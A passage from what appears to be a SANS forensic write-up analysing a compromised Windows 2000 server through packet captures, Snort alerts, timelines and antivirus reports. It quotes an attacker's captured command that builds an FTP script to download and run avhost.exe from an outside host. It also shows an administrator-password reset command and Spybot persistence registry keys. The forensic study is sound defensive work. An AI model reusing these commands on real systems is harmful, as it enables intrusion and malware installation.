I was interested in using *Ethereal* to view when the attacker uploaded *x.pif* and *xc.bat* to the Windows 2000 Server. I used a filter based on the IP address used in the *x.pif* file to open an *ftp* connection. By viewing the packet captures, I wished to see how the attacker was able to successfully upload the files.

I discovered that a buffer overflow vulnerability was exploited to gain a root shell




Figure 8: Beginning of buffer overflow. Notice no-op slide

Below is the tcp stream of the command issued by the attacker once he received a root shell.

```
Microsoft Windows 2000 [Version 5.00.2195]
```

```
(C) Copyright 1985-1999 Microsoft Corp.
```

```
C:\WINNT\system32>
```

```
echo open 216.228.17.45 12473>>x.pif &echo user a a>>x.pif
&echo binary>>x.pif & echo GET avhost.exe >> x.pif &echo
bye>>x.pif &echo @echo off >> xc.bat &echo ftp -n -v -
s:x.pif >>xc.bat &echo start avhost.exe >>xc.bat & echo del
x.pif >>xc.bat &echo del /F xc.bat >> xc.bat &echo exit /y
>>xc.bat &start xc.bat
```

```
echo open 216.228.17.45 12473>>x.pif &echo user a a>>x.pif
&echo binary>>x.pif & echo GET avhost.exe >> x.pif &echo
bye>>x.pif &echo @echo off >> xc.bat &echo ftp -n -v -
s:x.pif >>xc.bat &echo start avhost.exe >>xc.bat & echo del
x.pif >>xc.bat &echo del /F xc.bat >> xc.bat &echo exit /y
>>xc.bat &start xc.bat
```

As you can see, the files *x.pif* and *xc.bat* were created by a series of *echo* requests outputted to a file.

There were several successful buffer overflow attempts resulting in a privileged shell. The vulnerability was identified to be in the *lsass* service. All these attacks appeared to be automated and not to do a whole lot. Almost every successful buffer overflow resulted in only a single command being issued at the command line. These commands consisted of using *echo* to generate an *ftp* script for grabbing some kind of file (most likely Trojans).

5.7.2 Intrusion Detection System

Since I had these packet captures, I decided to run an Intrusion Detection System (IDS) against the data. I used *Snort* with updated rule definition files. There were three prominent attack types.

```
[**] [1:2466:5] NETBIOS SMB-DS IPC$ unicode share access [**]
[Classification: Generic Protocol Command Decode] [Priority: 3]
12/01-06:00:28.917850 83.155.96.87:1243 -> 192.168.227.2:445
TCP TTL:105 TOS:0x0 ID:53893 IpLen:20 DgmLen:136 DF
***AP*** Seq: 0x592E650B Ack: 0x8FAE1FED Win: 0x3E1C TcpLen: 20

[**] [1:1002:7] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
12/01-06:11:54.423943 68.36.205.30:3445 -> 192.168.227.2:80
TCP TTL:111 TOS:0x0 ID:64358 IpLen:20 DgmLen:125 DF
***AP*** Seq: 0x5885D62B Ack: 0x99779657 Win: 0x4470 TcpLen: 20

[**] [1:2514:7] NETBIOS SMB-DS DCERPC LSASS
DsRolerUpgradeDownlevelServer exploit attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
12/01-16:23:35.830723 216.228.4.60:3557 -> 192.168.227.2:445
TCP TTL:124 TOS:0x0 ID:36518 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x4E4DC0D4 Ack: 0x9B00893A Win: 0x1F9F TcpLen: 20
```

The first attack shown is accomplished through the Windows null session vulnerability. With this the attacker is able to connect to the *IPC\$* share using a null username and password. With this access the attacker can easily further enumerate the system.

The second attack is the IIS vulnerability found in the web logs. The attacker is able to issue commands with *cmd.exe* through malformed URL addresses.

The third type of attack is the buffer overflow vulnerability in the *lsass* service. With the packet capture data, this exploit was shown to have been used to infect the system with the *x.pif* Trojan.

6 Timeline Analysis

This section describes how I generated a timeline of file activity based on the *mac* times.

6.1 Timeline Creation

I used Autopsy *the Forensic Browser* to create a timeline from the image file. Autopsy accomplishes this task simply by running the TSK tool *fls* and then *mactime*. Based on the timeline, the system appeared to have been installed on Oct 28, 2004 and then was shutdown on Dec 4, 2004 before it was turned over to me for investigation.

6.2 Timeline Usage

I used the timeline to investigate the accesses made to the infected files as reported by the virus scanner. *x.pif* and *xc.bat* had all three of their *mac* times the same. Had the Trojan been executed, it would have had an access time later than the creation and modified time.

According to the timeline the infected file *teyhrly.exe* was accessed on Dec 01, 2004 23:56:23 and the other file *wnwwutd.exe* was accessed on Dec 01, 2004 23:22:45. This could have meant that the files were possibly executed, but since I did not find suspicious keys in the registry, I feel they probably have not been executed. Given more time, I would go ahead and execute these binaries on a isolated system to observe their behavior.

I used the timeline to search for occurrences of a lot of the files I saw trying to be ftped via the buffer overflow exploit. Some of these files were *bing.exe*, *hc.exe*, *drivers.exe*, etc. However, I did not find any such files. Cross referencing this with the NSRL report of executables confirmed they did not exist as well.

See Attachment timeline.txt for a copy of the timeline report.

7 Recovered Deleted Files

This section describes how I searched for deleted files.

7.1 Determining Interesting Files

To search for interesting deleted files I used *grep* to their names out.

```
# grep "deleted" timeline.txt > deleted.txt
```

I then used *grep* again to search for interesting files such as *.bat*, *.vbs*, and *.exe*.

```
# grep ".bat" deleted.txt | less
```

I also perused through *Autopsy*'s File Analysis feature, configuring it to show only deleted files. I found no deleted files of interest using either method.

Considering this system was not up very long I chose not to worry about running a disk carving utility, such as *Foremost*, to search for deleted files as raw data. I figured any deleted files would still be visible at the file layer using *fls*. Considering the nature of the case I wasn't interested in finding graphic images, c source code or other irrelevant deleted files.

8 String Search

This section describes the kind of string searches I performed and how they proved useful.

8.1 Searching Network Traffic

I found string searches were the most useful when ran on the packet capture files. Some of the packet capture files were too large to load in *Ethereal* and too overwhelming to search through. By using *strings* to extract plaintext from the packet captures I could then search for keywords.

```
# strings -a vm_cap.pcap > vm_cap.pcap.str
```

Below is a list of some of the keywords I searched for:

- ftp.exe – find occurrences of hacker downloading (or uploading) files
- .exe - look for interesting binaries
- .bat – look for interesting scripts
- C:\WINNT\system32\ - look for command prompts
- Administrator - search for tampering of the Administrator account

Doing string searches helped me identify interesting network traffic that I could then locate and analyze with *Ethereal*.

9 Conclusions

This system turned out not to be as interesting to analyze as I hoped it would be. The main thing I noticed during my investigation was that this system was constantly being tested for IIS traversal, IPC\$ null shares, and the *Isass* buffer overflow. The only malicious files found were *x.pif*, *xc.bat*, *teyhrly.exe*, and *mnwwwutd.exe*. However, they appeared to never have been executed. I do not believe any *rootkits* were installed because NSRL excluded all relevant binaries as being checked and okay.

I never did confirm when or how the Administrator password was changed. I'm assuming this could have easily been accomplished once the hacker was

granted a privileged shell via a buffer overflow. Unfortunately, packet captures were not available for every date and all times. A way of changing the password at the command line would be:

```
# net user Administrator newpassword
```

I believe LCDR Eagle, the administrator of this machine, restricted some of the abuse possible to this system via his firewall. The computer was located at the Naval Postgraduate School and I'm sure he did not want to be liable for one his machines at work being used to exploit other systems. However, it provided a good learning experience and insight into the inherent vulnerabilities of Windows 2000 Servers.

© SANS Institute 2005, Author retains full rights.

Appendix P2_A – Netstat and fport Results

Active Connections

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:21	0.0.0.0:0	LISTENING
TCP	0.0.0.0:25	0.0.0.0:0	LISTENING
TCP	0.0.0.0:42	0.0.0.0:0	LISTENING
TCP	0.0.0.0:53	0.0.0.0:0	LISTENING
TCP	0.0.0.0:80	0.0.0.0:0	LISTENING
TCP	0.0.0.0:88	0.0.0.0:0	LISTENING
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:389	0.0.0.0:0	LISTENING
TCP	0.0.0.0:443	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	0.0.0.0:464	0.0.0.0:0	LISTENING
TCP	0.0.0.0:593	0.0.0.0:0	LISTENING
TCP	0.0.0.0:636	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1027	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1028	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1030	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1052	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1054	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1055	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1056	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1061	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1063	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1099	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1102	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1106	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1108	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1111	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1119	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1120	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1121	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1122	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1178	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1180	0.0.0.0:0	LISTENING
TCP	0.0.0.0:2539	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3268	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3269	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3372	0.0.0.0:0	LISTENING
TCP	127.0.0.1:389	127.0.0.1:1054	ESTABLISHED
TCP	127.0.0.1:389	127.0.0.1:1061	ESTABLISHED
TCP	127.0.0.1:389	127.0.0.1:1119	ESTABLISHED
TCP	127.0.0.1:389	127.0.0.1:1120	ESTABLISHED
TCP	127.0.0.1:389	127.0.0.1:1122	ESTABLISHED
TCP	127.0.0.1:1054	127.0.0.1:389	ESTABLISHED
TCP	127.0.0.1:1061	127.0.0.1:389	ESTABLISHED
TCP	127.0.0.1:1119	127.0.0.1:389	ESTABLISHED
TCP	127.0.0.1:1120	127.0.0.1:389	ESTABLISHED
TCP	127.0.0.1:1122	127.0.0.1:389	ESTABLISHED
TCP	192.168.227.2:139	0.0.0.0:0	LISTENING
TCP	192.168.227.2:389	192.168.227.2:1106	ESTABLISHED
TCP	192.168.227.2:389	192.168.227.2:1176	TIME_WAIT

TCP	192.168.227.2:389	192.168.227.2:1177	TIME_WAIT
TCP	192.168.227.2:445	192.168.227.2:1178	ESTABLISHED
TCP	192.168.227.2:1028	192.168.227.2:1108	ESTABLISHED
TCP	192.168.227.2:1047	192.168.227.2:445	TIME_WAIT
TCP	192.168.227.2:1106	192.168.227.2:389	ESTABLISHED
TCP	192.168.227.2:1108	192.168.227.2:1028	ESTABLISHED
TCP	192.168.227.2:1142	192.168.227.2:445	TIME_WAIT
TCP	192.168.227.2:1178	192.168.227.2:445	ESTABLISHED
TCP	192.168.227.2:1179	192.168.100.197:2000	TIME_WAIT
TCP	192.168.227.2:1180	192.168.100.197:2000	ESTABLISHED
UDP	0.0.0.0:42	*:*	
UDP	0.0.0.0:135	*:*	
UDP	0.0.0.0:445	*:*	
UDP	0.0.0.0:1029	*:*	
UDP	0.0.0.0:1053	*:*	
UDP	0.0.0.0:1059	*:*	
UDP	0.0.0.0:1060	*:*	
UDP	0.0.0.0:1103	*:*	
UDP	0.0.0.0:1110	*:*	
UDP	0.0.0.0:1112	*:*	
UDP	0.0.0.0:1115	*:*	
UDP	0.0.0.0:1118	*:*	
UDP	0.0.0.0:1130	*:*	
UDP	0.0.0.0:3456	*:*	
UDP	127.0.0.1:53	*:*	
UDP	127.0.0.1:1058	*:*	
UDP	192.168.227.2:53	*:*	
UDP	192.168.227.2:88	*:*	
UDP	192.168.227.2:123	*:*	
UDP	192.168.227.2:137	*:*	
UDP	192.168.227.2:138	*:*	
UDP	192.168.227.2:389	*:*	
UDP	192.168.227.2:464	*:*	
UDP	192.168.227.2:500	*:*	

FPort v2.0 - TCP/IP Process to Port Mapper
 Copyright 2000 by Foundstone, Inc.
<http://www.foundstone.com>

Pid	Process	Port	Proto	Path
1028	inetinfo	-> 21	TCP	C:\WINNT\System32\inetssrv\inetinfo.exe
1028	inetinfo	-> 25	TCP	C:\WINNT\System32\inetssrv\inetinfo.exe
980	wins	-> 42	TCP	C:\WINNT\System32\wins.exe
1012	dns	-> 53	TCP	C:\WINNT\System32\dns.exe
1028	inetinfo	-> 80	TCP	C:\WINNT\System32\inetssrv\inetinfo.exe
252	lsass	-> 88	TCP	C:\WINNT\system32\lsass.exe
416	svchost	-> 135	TCP	C:\WINNT\system32\svchost.exe
8	System	-> 139	TCP	
252	lsass	-> 389	TCP	C:\WINNT\system32\lsass.exe
1028	inetinfo	-> 443	TCP	C:\WINNT\System32\inetssrv\inetinfo.exe
8	System	-> 445	TCP	
252	lsass	-> 464	TCP	C:\WINNT\system32\lsass.exe
416	svchost	-> 593	TCP	C:\WINNT\system32\svchost.exe
252	lsass	-> 636	TCP	C:\WINNT\system32\lsass.exe
252	lsass	-> 1027	TCP	C:\WINNT\system32\lsass.exe
252	lsass	-> 1028	TCP	C:\WINNT\system32\lsass.exe

252	lsass	->	1030	TCP	C:\WINNT\system32\lsass.exe
592	msdtc	->	1052	TCP	C:\WINNT\System32\msdtc.exe
768	Dfssvc	->	1054	TCP	C:\WINNT\system32\Dfssvc.exe
928	MSTask	->	1055	TCP	C:\WINNT\system32\MSTask.exe
240	services	->	1056	TCP	C:\WINNT\system32\services.exe
1012	dns	->	1061	TCP	C:\WINNT\System32\dns.exe
1012	dns	->	1063	TCP	C:\WINNT\System32\dns.exe
880	ntfrs	->	1099	TCP	C:\WINNT\system32\ntfrs.exe
1028	inetinfo	->	1102	TCP	C:\WINNT\System32\inetinfo.exe
880	ntfrs	->	1106	TCP	C:\WINNT\system32\ntfrs.exe
880	ntfrs	->	1108	TCP	C:\WINNT\system32\ntfrs.exe
980	wins	->	1111	TCP	C:\WINNT\System32\wins.exe
804	ismserv	->	1119	TCP	C:\WINNT\System32\ismserv.exe
804	ismserv	->	1120	TCP	C:\WINNT\System32\ismserv.exe
804	ismserv	->	1121	TCP	C:\WINNT\System32\ismserv.exe
804	ismserv	->	1122	TCP	C:\WINNT\System32\ismserv.exe
8	System	->	1191	TCP	
252	lsass	->	1215	TCP	C:\WINNT\system32\lsass.exe
1280	nc	->	1257	TCP	D:\win2k_xp\nc.exe
1028	inetinfo	->	2539	TCP	C:\WINNT\System32\inetinfo.exe
252	lsass	->	3268	TCP	C:\WINNT\system32\lsass.exe
252	lsass	->	3269	TCP	C:\WINNT\system32\lsass.exe
592	msdtc	->	3372	TCP	C:\WINNT\System32\msdtc.exe
980	wins	->	42	UDP	C:\WINNT\System32\wins.exe
1012	dns	->	53	UDP	C:\WINNT\System32\dns.exe
252	lsass	->	88	UDP	C:\WINNT\system32\lsass.exe
240	services	->	123	UDP	C:\WINNT\system32\services.exe
416	svchost	->	135	UDP	C:\WINNT\system32\svchost.exe
8	System	->	137	UDP	
8	System	->	138	UDP	
252	lsass	->	389	UDP	C:\WINNT\system32\lsass.exe
8	System	->	445	UDP	
252	lsass	->	464	UDP	C:\WINNT\system32\lsass.exe
252	lsass	->	500	UDP	C:\WINNT\system32\lsass.exe
252	lsass	->	1029	UDP	C:\WINNT\system32\lsass.exe
768	Dfssvc	->	1053	UDP	C:\WINNT\system32\Dfssvc.exe
1012	dns	->	1058	UDP	C:\WINNT\System32\dns.exe
1012	dns	->	1059	UDP	C:\WINNT\System32\dns.exe
1012	dns	->	1060	UDP	C:\WINNT\System32\dns.exe
880	ntfrs	->	1103	UDP	C:\WINNT\system32\ntfrs.exe
980	wins	->	1110	UDP	C:\WINNT\System32\wins.exe
240	services	->	1112	UDP	C:\WINNT\system32\services.exe
216	winlogon	->	1115	UDP	\\??\C:\WINNT\system32\winlogon.exe
804	ismserv	->	1118	UDP	C:\WINNT\System32\ismserv.exe
1028	inetinfo	->	1130	UDP	C:\WINNT\System32\inetinfo.exe
828	llssrv	->	1217	UDP	C:\WINNT\System32\llssrv.exe
1028	inetinfo	->	3456	UDP	C:\WINNT\System32\inetinfo.exe

Appendix P2_B – Virus Information

Download.Trojan:

File: x.pif

- Systems Affected: Windows 95, Windows 98, Windows NT, Windows 2000, Windows XP, Windows Me
- Virus Definition from Symantec: June 13, 2001
- Discovered on June 8, 2001
- Download.Trojan connects to the Internet and downloads other Trojan horses or components.
- Goes to a specific Web or FTP site that its author created and attempts to download new Trojans, viruses, worms, or their components.
- After the Trojan downloads the files, it executes them.
- Threat Containment and Removal rated as “easy”
- Damage and Distribution: Low
<http://securityresponse.symantec.com/avcenter/venc/data/download.trojan.html>

Technical Details

Download.Trojan does the following:

- Goes to a specific Web or FTP site that its author created and attempts to download new Trojans, viruses, worms, or their components.
- After the Trojan downloads the files, it executes them.

W32.sybot.worm:

File: wnwwutd.exe, teyhrly.exe

- Systems Affected: Windows 2000, Windows 95, Windows 98, Windows Me, Windows NT, Windows Server 2003, Windows XP
- Also Known As: Worm.P2P.SpyBot.gen [Kaspersky], W32/Spybot-Fam [Sophos], W32/Spybot.worm.gen [McAfee], WORM_SPYBOT.GEN [Trend], Win32.Spybot.gen [Computer Associates]
- Virus Definition from Symantec: April 16, 2003
- Discovered on April 16, 2003
- Threat Containment: easy, removal: moderate

- Damage and Distribution: medium
- Sends personal data to an IRC channel and allows unauthorized commands to be executed on an infected machine.
- W32.Spybot.Worm is a detection for a family of worms that spreads using KaZaA file sharing and mIRC. This worm can also spread to computers that are infected with common backdoor Trojan horses.
- W32.Spybot.Worm can perform different backdoor-type functions by connecting to a configurable IRC server and joining a specific channel to listen for instructions. Newer variants may also spread by exploiting the following vulnerabilities:

Technical Details:

When W32.Spybot.Worm is executed, it does the following:

1. Copies itself to the %System% folder. Some variants may have the file name Bling.exe or Wuamgrd.exe.

Note: %System% is a variable. The worm locates the System folder and copies itself to that location. By default, this is C:\Windows\System (Windows 95/98/Me), C:\Winnt\System32 (Windows NT/2000), or C:\Windows\System32 (Windows XP).

2. Can be configured to create and share a folder on the KaZaA file-sharing network, by adding the following registry value:

```
"dir0"="012345:<configurable path>"
```

to the registry key:

```
HKEY_CURRENT_USER\SOFTWARE\KAZAA\LocalContent
```

3. Copies itself to the configured path as file names that are designed to trick other users into downloading and executing the worm.
4. Can be configured to perform Denial of Service (DoS) attacks on specified servers.
5. Can be configured to terminate security product processes.
6. Connects to specified IRC servers and joins a channel to receive commands. One such command is to copy itself to many hard-coded Windows Startup Folders, such as the following:
 - Documents and Settings\All Users\Menu Start\Programma's\Opstarten
 - WINDOWS\All Users\Start Menu\Programs\StartUp
 - WINNT\Profiles\All Users\Start Menu\Programs\Startup

- WINDOWS\Start Menu\Programs\Startup
- Documenti e Impostazioni\All Users\Start Menu\Programs\Startup
- Dokumente und Einstellungen\All Users\Start Menu\Programs\Startup
- Documents and Settings\All Users\Start Menu\Programs\Startup

Note: Symantec Security Response has received reports of variants of this worm creating zero-byte files in the Startup folder. These files may have file names such as TFTP780 or TFTP###, where # can be any number.

7. Adds a variable registry value to one or more of the following registry keys:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_CURRENT_USER\Software\Microsoft\OLE
```

For example:

```
"Microsoft Update" = "wuamgrd.exe"
```

or

```
"Microsoft Macro Protection Subsystem" = "bling.exe"
```

8. May log keystrokes to a file in the System folder.
9. May send personal information, such as the operating system, IP address, user name, and so on, to the IRC server.
10. May open a backdoor port.
11. May register itself as a service.
12. May spread by exploiting the following vulnerabilities:
- The DCOM RPC Vulnerability (described in [Microsoft Security Bulletin MS03-026](#)) using TCP port 135.

- The LSASS vulnerability (described in [Microsoft Security Bulletin MS04-011](#)) using TCP ports 139 and 445.
- The vulnerabilities in the Microsoft SQL Server 2000 or MSDE 2000 audit (described in [Microsoft Security Bulletin MS02-061](#)) using UDP port 1434.
- The WebDav Vulnerability (described in [Microsoft Security Bulletin MS03-007](#)) using TCP port 80.
- The UPnP NOTIFY Buffer Overflow Vulnerability (described in [Microsoft Security Bulletin MS01-059](#)).
- The Workstation Service Buffer Overrun Vulnerability (described in [Microsoft Security Bulletin MS03-049](#)) using TCP port 445. Windows XP users are protected against this vulnerability if the patch in [Microsoft Security Bulletin MS03-043](#) has been applied. Windows 2000 users must apply the patch in [Microsoft Security Bulletin MS03-049](#).

<http://securityresponse.symantec.com/avcenter/venc/data/w32.spybot.worm.html>

© SANS Institute 2005, Author retains full rights.

List of References

Ethereal, "Network Protocol Analyzer", <http://www.ethereal.com/>

INSECURE.ORG, "Windows Local Security Authority Service Remote Buffer Overflow", <http://seclists.org/lists/bugtraq/2004/Apr/0163.html>

SecurityFocus, "Forensic Log Parsing with Microsoft's LogParser", <http://www.securityfocus.com/infocus/1712>

The Sleuth Kit & Autopsy, <http://www.sleuthkit.org>

Sourceforge, <http://www.sourceforge.net>

Snort, "The Open Source Network Intrusion Detection System", <http://www.snort.org>

Symantec, "Download.Trojan", <http://securityresponse.symantec.com/avcenter/venc/data/download.trojan.html>

Symantec, "W32.SpyBot.Worm", <http://securityresponse.symantec.com/avcenter/venc/data/w32.spybot.worm.html>

Twisted Pear Productions, "Camouflage Homepage", <http://camouflage.unfiction.com>